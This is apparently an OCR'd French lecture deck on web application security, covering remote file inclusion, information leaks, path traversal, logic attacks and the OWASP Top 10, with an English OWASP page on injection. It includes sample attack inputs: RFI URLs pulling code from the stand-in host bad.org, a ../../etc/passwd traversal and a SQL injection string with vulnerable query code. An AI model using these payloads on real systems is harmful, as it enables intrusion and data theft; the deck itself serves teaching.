
RFI – *Remote File Inclusion*


index.php?p=http://bad.org/bad.txt%00






require 'http://bad.org/bad.txt';






RFI – *Remote File Inclusion*


index.php?p=http://bad.org/bad.txt%00






RFI – *Remote File Inclusion*


index.php?p=http://bad.org/bad.txt%00







RFI – *Remote File Inclusion*

index.php?cmd=ls&p=http://bad.org/bad.txt%00







Plan

1. Application web
2. Authentification et autorisation : attaques et vulnérabilités
3. Attaques côté client
4. CSRF
5. Injections
6. **Révélation d'informations**
7. Attaques logiques


Conclusion


6. Révélation d'informations


Fuite d'informations

L'appli révèle des données confidentielles (numéros CB, sécu, …) ou sensibles permettant de trouver des failles de sécurité (code source, messages d'erreurs, info sur version OS et logiciels) ou d'accéder au système (fichiers de mots de passe)

causes : authentification/autorisation insuffisante,
mauvais réglages du serveur (httpd.conf, php.ini, …)
communications non chiffrées








Listing de répertoire

Affichage du contenu d'un répertoire (fichier par défaut absent)



6. Révélation d'informations

Traversée de chemin

Attaque qui consiste à accéder à des ressources en dehors du répertoire du serveur web.

afficher.php?fichier=../../../../../../../../etc/passwd

Prédiction de localisation de ressources

Attaque qui consiste à découvrir des ressources cachées
(fichiers de configuration, .htaccess, .htpasswd, fichiers de logs, répertoires d'administration, …)

Plan

1. Application web
2. Authentification et autorisation : attaques et vulnérabilités
3. Attaques côté client
4. CSRF
5. Injections
6. Révélation d'informations
7. **Attaques logiques**

Conclusion

Abus de fonctionnalité

Utiliser les caractéristiques et fonctionnalités de l'appli.

Ex.

Remplacer un fichier de conf. avec un file upload

Bloquer un compte utilisateur en envoyant 3 mots de passe faux

Utiliser une fonction de recherche du site web pour accéder à des fichiers en dehors du répertoire

7. Attaques logiques

Validation insuffisante du flux logique de l'application

Attaque qui consiste à contourner le flux logique de l'appli.

ex : utiliser bouton back du navigateur lors d'une commande en ligne


Déni de service

Attaque qui a pour but d'empêcher le serveur de répondre aux clients.

Provoqué par la consommation excessive de ressources


7. Attaques logiques

Anti-automatisation insuffisante



Si l'appli. n'est pas limitée à un usage humain elle peut être la cible d'un processus automatique

ex : formulaire de création de comptes (enregistrement de milliers de comptes en quelques secondes par un robot)



Plan

1. Application web
2. Authentification et autorisation : attaques et vulnérabilités
3. Attaques côté client
4. CSRF
5. Injections
6. Révélation d'informations
7. Attaques logiques

Conclusion

Open Web Application Security Project

Les 10 **risques** de sécurité applicatifs web les plus critiques (12/06/2013)

Suis-je vulnérable ?

Exemple

Description

Comment se protéger ?

Références

A1 Injection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific
Consider anyone who can send untrusted data to the system, including external users, internal users, and administrators.	Attacker sends simple text-based attacks that exploit the syntax of the targeted interpreter. Almost any source of data can be an injection vector, including internal sources.	Injection flaws occur when an application sends untrusted data to an interpreter. Injection flaws are very prevalent, particularly in legacy code. They are often found in SQL, LDAP, Xpath, or NoSQL queries; OS commands; XML parsers, SMTP Headers, program arguments, etc. Injection flaws are easy to discover when examining code, but frequently hard to discover via testing. Scanners and fuzzers can help attackers find injection flaws.		Injection can result in data loss or corruption, lack of accountability, or denial of access. Injection can sometimes lead to complete host takeover.	Consider the business value of the affected data and the platform running the interpreter. All data could be stolen, modified, or deleted. Could your reputation be harmed?

Am I Vulnerable To Injection?

The best way to find out if an application is vulnerable to injection is to verify that all use of interpreters clearly separates untrusted data from the command or query. For SQL calls, this means using bind variables in all prepared statements and stored procedures, and avoiding dynamic queries.

Checking the code is a fast and accurate way to see if the application uses interpreters safely. Code analysis tools can help a security analyst find the use of interpreters and trace the data flow through the application. Penetration testers can validate these issues by crafting exploits that confirm the vulnerability.

Automated dynamic scanning which exercises the application may provide insight into whether some exploitable injection flaws exist. Scanners cannot always reach interpreters and have difficulty detecting whether an attack was successful. Poor error handling makes injection flaws easier to discover.

How Do I Prevent Injection?

Preventing injection requires keeping untrusted data separate from commands and queries.

1. The preferred option is to use a safe API which avoids the use of the interpreter entirely or provides a parameterized interface. Be careful with APIs, such as stored procedures, that are parameterized, but can still introduce injection under the hood.
2. If a parameterized API is not available, you should carefully escape special characters using the specific escape syntax for that interpreter. OWASP's ESAPI provides many of these escaping routines.
3. Positive or "white list" input validation is also recommended, but is not a complete defense as many applications require special characters in their input. If special characters are required, only approaches 1. and 2. above will make their use safe. OWASP's ESAPI has an extensible library of white list input validation routines.

Example Attack Scenarios

Scenario #1: The application uses untrusted data in the construction of the following vulnerable SQL call:

```
String query = "SELECT * FROM accounts WHERE
custID='" + request.getParameter("id") + "'";
```

Scenario #2: Similarly, an application's blind trust in frameworks may result in queries that are still vulnerable, (e.g., Hibernate Query Language (HQL)):

```
Query HQLQuery = session.createQuery("FROM accounts
WHERE custID='" + request.getParameter("id") + "'");
```

In both cases, the attacker modifies the 'id' parameter value in her browser to send: ' or '1'='1. For example:

http://example.com/app/accountView?id=' or '1'='1

This changes the meaning of both queries to return all the records from the accounts table. More dangerous attacks could modify data or even invoke stored procedures.

References

OWASP

- OWASP SQL Injection Prevention Cheat Sheet
- OWASP Query Parameterization Cheat Sheet
- OWASP Command Injection Article
- OWASP XML eXternal Entity (XXE) Reference Article
- ASVS: Output Encoding/Escaping Requirements (V6)
- OWASP Testing Guide: Chapter on SQL Injection Testing

External

- CWE Entry 77 on Command Injection
- CWE Entry 89 on SQL Injection
- CWE Entry 564 on Hibernate Injection

Conclusion

A1 Injection

Injection de données à un interpréteur de commandes/requêtes (SQL, LDAP, …)
→ altération de données, révélation d'informations, déni de service

A2 Mauvaise gestion des sessions et de l'authentification

Obtention d'un accès à une application web avec authentification
→ vol d'identité, confidentialité, intégrité

A3 Cross Site Scripting (XSS)

Exécution de code malveillant dans le navigateur
→ vol de session, défiguration, redirection vers une page similaire (phishing)

A4 Référence directe non sécurisée à un objet

Manipulation de références à un objet (ex numéro de compte d'un client passé en paramètre à l'application, numéro de session entier incrémenté)
→ confidentialité, vol de session

A5 Mauvaise configuration de sécurité

Comptes par défaut, pas de mise à jour de sécurité, ports ouverts non utilisés, listing des répertoires

↪ Accès à des comptes par défaut, des interfaces d'administration, accès à des fichiers non protégés, …

A6 Exposition de données sensibles

Obtention de données sensibles non chiffrées, ou avec chiffrement faible (md5, sha-1, algorithmes maison), interception du trafic réseau non chiffré (navigateur/ serveur web ou serveur web/SGBD)

↪ confidentialité (numéro CB, INSEE), vol d'identité

A7 Contrôle d'accès à une fonctionnalité manquant

Accès à une ressource dont l'URL est protégée par l'obscurité, accès à une action qui nécessite des privilèges supérieurs

↪ confidentialité, intégrité

Conclusion

A8 Cross Site Request Forgery (CSRF)

- Force un client authentifié à envoyer une requête à l'application web
- altération de données (ex post dans un forum)

A9 Utiliser des composants dont la vulnérabilité est connue

- Composants = bibliothèques, frameworks, modules, …
- tous les risques imaginables sont possibles

A10 Redirections et transferts non valides

- Modifier les paramètres des redirections (URL) pour envoyer vers un autre site ou pour accéder à une autre page de l'application
- phishing, éviter les contrôles de sécurité pour obtenir des ressources

Introduction

87% des dizaines de milliers d'applications web testées par Veracode, comportent des failles décrites dans le Top 10 de l'OWASP.







Figure 2: Compliance with Policies Upon First Submission



*Source : volume 5 du rapport de 2013 sur la sécurité des logiciels de **Veracode***

Le choix du langage de programmation n'affecte pas le nombre de vulnérabilités moyen détecté dans les sites web.






Source : rapport annuel de WhiteHat sur la sécurité des sites web

Conclusion

Il ne faut pas s'arrêter aux 10 risques du top 10 OWASP !


Guide du développeur



Cheat sheets

Web **A**pplication **S**ecurity **C**onsortium

- v 1.0 Classification des attaques en 7 types
- v 2.0 Attaques et vulnérabilités



Sur Internet

- OWASP (Open Web Application Security Project)
